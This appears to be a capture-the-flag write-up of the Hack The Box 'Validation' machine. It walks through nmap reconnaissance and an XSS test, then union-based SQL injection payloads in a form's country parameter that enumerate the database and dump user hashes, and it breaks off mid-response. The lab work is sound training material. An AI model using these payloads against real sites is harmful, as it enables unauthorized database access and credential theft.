


Validation has been Pwned!

Congratulations BR0Kk3N, best of luck in capturing flags ahead!


#5398	14 Dec 2025	Retired
Machine Rank	Pwn Date	Machine State

ALEJANDRO ALONSO

Hack the box Writeup // Validation

STEP 1 - **Reconnaissance**

The first step in the reconnaissance phase is to verify whether the target machine is online. To do this, I performed a simple ICMP ping request to confirm that the host is reachable and responding



```
└─$ ping -c 1 10.129.95.235
PING 10.129.95.235 (10.129.95.235) 56(84) bytes of data.
64 bytes from 10.129.95.235: icmp_seq=1 ttl=63 time=44.4 ms

--- 10.129.95.235 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 44.438/44.438/44.438/0.000 ms
```

Based on the ICMP response, the target machine appears to be running a Linux operating system.
In Hack The Box environments, a TTL value of approximately **63** usually indicates a Linux-based system, while a TTL close to **128–140** typically suggests a Windows machine.

With this initial ping test, we can already confirm two important things:

- The target machine is **active and reachable**
- The operating system is **Linux-based**

STEP 1.2 – **NMAP**

After confirming that the target machine is online and running a Linux operating system, the next step is to perform a basic Nmap scan.
The goal of this scan is to identify any open **TCP ports** and the services listening on them.

To quickly identify open TCP ports on the target, I ran a full port scan using Nmap.
This approach scans **all 65,535 TCP ports**, allowing me to discover any services that may be running on non-standard ports.

Command explanation (-p- --open -sS -Pn --min-rate 5000):

- -p-

  Scans **all TCP ports** (1–65535), instead of only the default top ports.

- --open

Displays only **open** ports, filtering out closed/filtered results to keep the output clean.

- -sS (SYN scan)

  Performs a **half-open** TCP scan by sending SYN packets. It's typically faster and less intrusive than a full TCP connect scan because it doesn't complete the handshake (SYN → SYN/ACK → ACK).

- -Pn


  Disables host discovery (no ping checks) and treats the host as **up**.

  This is useful when ICMP is blocked or unreliable. Even though the host responded to ping earlier, using -Pn can prevent Nmap from skipping the scan if discovery probes fail.

- --min-rate 5000


  Forces Nmap to send packets at a minimum rate of **5000 packets/second**, significantly speeding up the scan.

  (Note: This can increase noise and may lead to less accurate results on unstable networks, but it's common in CTF environments.)




```
┌──(kali㉿kali)-[~]
└─$ nmap -p- --open -sS -Pn --min-rate 5000 10.129.95.235 -oG openPorts -vvv
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-04 17:00 GMT
Initiating Parallel DNS resolution of 1 host. at 17:00
Completed Parallel DNS resolution of 1 host. at 17:00, 0.03s elapsed
DNS resolution of 1 IPs took 0.03s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 17:00
Scanning 10.129.95.235 [65535 ports]
Discovered open port 22/tcp on 10.129.95.235
Discovered open port 8080/tcp on 10.129.95.235
Discovered open port 80/tcp on 10.129.95.235
Discovered open port 4566/tcp on 10.129.95.235
Completed SYN Stealth Scan at 17:01, 11.99s elapsed (65535 total ports)
Nmap scan report for 10.129.95.235
Host is up, received user-set (0.044s latency).
Scanned at 2026-01-04 17:00:48 GMT for 12s
Not shown: 65522 closed tcp ports (reset), 9 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack ttl 63
80/tcp   open  http       syn-ack ttl 62
4566/tcp open  kwtc       syn-ack ttl 63
8080/tcp open  http-proxy syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.09 seconds
           Raw packets sent: 65565 (2.885MB) | Rcvd: 65552 (2.622MB)
```

After identifying the open ports **22**, **80**, **4566**, and **8080**, I performed a more exhaustive Nmap scan using -sC -sV (often written as -sCV) to gather deeper information about the services running on each port. The -sC flag runs Nmap's default NSE scripts, which perform safe, common checks such as basic enumeration and banner grabbing, while -sV enables service and version detection




```
┌──(kali㉿kali)-[~]
└─$ nmap -sCV -p22,80,4566,8080 10.129.95.235
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-04 17:05 GMT
Nmap scan report for 10.129.95.235
Host is up (0.047s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d8:f5:ef:d2:d3:f9:8d:ad:c6:cf:24:85:94:26:ef:7a (RSA)
|   256 46:3d:6b:cb:a8:19:eb:6a:d0:68:86:94:86:73:e1:72 (ECDSA)
|_  256 70:32:d7:e3:77:c1:4a:cf:47:2a:de:e5:08:7a:f8:7a (ED25519)
80/tcp   open  http    Apache httpd 2.4.48 ((Debian))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.48 (Debian)
4566/tcp open  http    nginx
|_http-title: 403 Forbidden
8080/tcp open  http    nginx
|_http-title: 502 Bad Gateway
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.55 seconds
```

The scan revealed that ports **22 (SSH)** and **80 (HTTP)** are open, indicating standard remote access and web services. Additionally, port **4566** returned an HTTP **403 Forbidden** response, which is particularly interesting, as it suggests that a web service is running but access is restricted, potentially hiding functionality that could be accessed through further enumeration. Port **8080** is also open and commonly used to host alternative or internal web applications. To gather more information about the service running on this port, I used **WhatWeb**, a web fingerprinting tool that helps identify the technologies, frameworks, and server components in use. This information is valuable during reconnaissance, as it can reveal misconfigurations or known vulnerabilities that may be exploited later in the attack.



```
┌──(kali㉿kali)-[~]
└─$ whatweb 10.129.95.235:8080
http://10.129.95.235:8080 [502 Bad Gateway] Country[RESERVED][ZZ], HTTPServer[nginx], IP[10.129.95.235], Title[502 Bad Gateway]
, nginx
```


The exhaustive scan did not reveal anything particularly interesting. However, since an **HTTP service** is available, I decided to manually inspect the web page to gather additional information.



Join the UHC - September Qualifiers

Register Now

The first thing that stood out was the possibility of an injection vulnerability, as this type of web application immediately suggests user input being processed by the backend. As an initial test, I tried submitting basic values such as admin and pedro, and observed that the application dynamically added these entries, confirming that the input was being handled and reflected by the system.



Join the UHC - September Qualifiers

Welcome pedro

Other Players In Brazil

- admin
- pedro

Mmh... Lets try submitting <h1>Hello</h1> as input to test for injection


Welcome


Hello

Other Players In Brazil

- admin
- pedro
-

Hello


The application is vulnerable to HTML injection, so I continued testing by submitting <script>alert('')</script> to check for XSS.



Bingo! the application appears to be vulnerable.


STEP 1.2 - **BURPSUITE**

I continued testing for SQL injection, but simple payloads such as admin' did not produce any noticeable behavior. Next, I decided to manipulate the country input parameter, so I opened **Burp Suite**, which acts as an intercepting proxy between the browser and the server, allowing me to capture, inspect, and modify HTTP requests before they are sent.



Request to http://10.129.95.235:80


```
Time             Type  Direction  Method  URL                       Status code
17:17:19 4 Jan... HTTP  → Request  POST    http://10.129.95.235/
```



```
POST / HTTP/1.1
Host: 10.129.95.235
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://10.129.95.235
Connection: keep-alive
Referer: http://10.129.95.235/
Cookie: user=ce2ead9d78302c8cf5ef1999c3283478
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=hello&country=Brazil
```

Here we go , lets try sql injection in the country parameter now.

```
username=hello&country=Brazil'
```



Join the UHC - September Qualifiers


Welcome sadasdads

Other Players In Brazil'

Fatal error: Uncaught Error: Call to a member function fetch_assoc() on bool in /var/www/html/account.php:33 Stack trace: #0 {main} thrown in **/var/www/html/account.php** on line **33**

Bingo, the country parameter is poorly sanitized, allowing SQL injection. I proceeded to test different SQL queries.

```
username=sadasdads&country=Brazil' union select database() -- -
```




Welcome sadasdads

Other Players In BrazilBrazil' union select database() -- -

- registration

At this point, we already knew that the database registration existed. Although it would be possible to continue enumerating details such as the MariaDB version and additional parameters, I decided to focus directly on the most relevant objective. After some further testing, I was able to extract the administrator credentials. I achieved this by first enumerating the names of the other existing databases:


```
username=sadasdads&country=Brazil' union select schema_name from information_schema.schemata -- -
```



- information_schema
- performance_schema
- mysql
- registration

Next, I focused on the registration database and enumerated the names of its tables.


```
username=sadasdads&country=Brazil' union select table_name from information_schema.tables where table_schema="registration" -- -
```



- registration

The table is also named registration, so I proceeded to enumerate its columns to inspect its contents.


```
username=sadasdads&country=Brazil' union select column_name from information_schema.columns where table_schema = "registration" and
table_name="registration" -- -
```



- username
- userhash
- country
- regtime

Interesting, I decided to inspect the username and userhash columns.

```
Priority: u=0, i

username=sadasdadsasdads&country=Brazil' union select group_concat(username, 0x3a,userhash) from registration -- -
```



```
<!------ Include the above in your HEAD tag ---------->

<div class="container">
        <h1 class="text-center m-5">Join the UHC - September Qualifiers</h1>

    </div>
    <section class="bg-dark text-center p-5 mt-4">
        <div class="container p-5">
            <h1 class="text-white">Welcome sadasdadsasdads</h1><h3 class="text-white">Other Players In Brazil' union select group_concat(username, 0x3a,userhash) from registration -- -</h3><li class='text-white'>admin</li>
class='text-white'>pedro</li><li class='text-white'><h1>Hello</h1></li><li class='text-white'><scrip>Alert('xss")</script></li><li class='text-white'><script>Alert('xss")</script></li><li class='text-
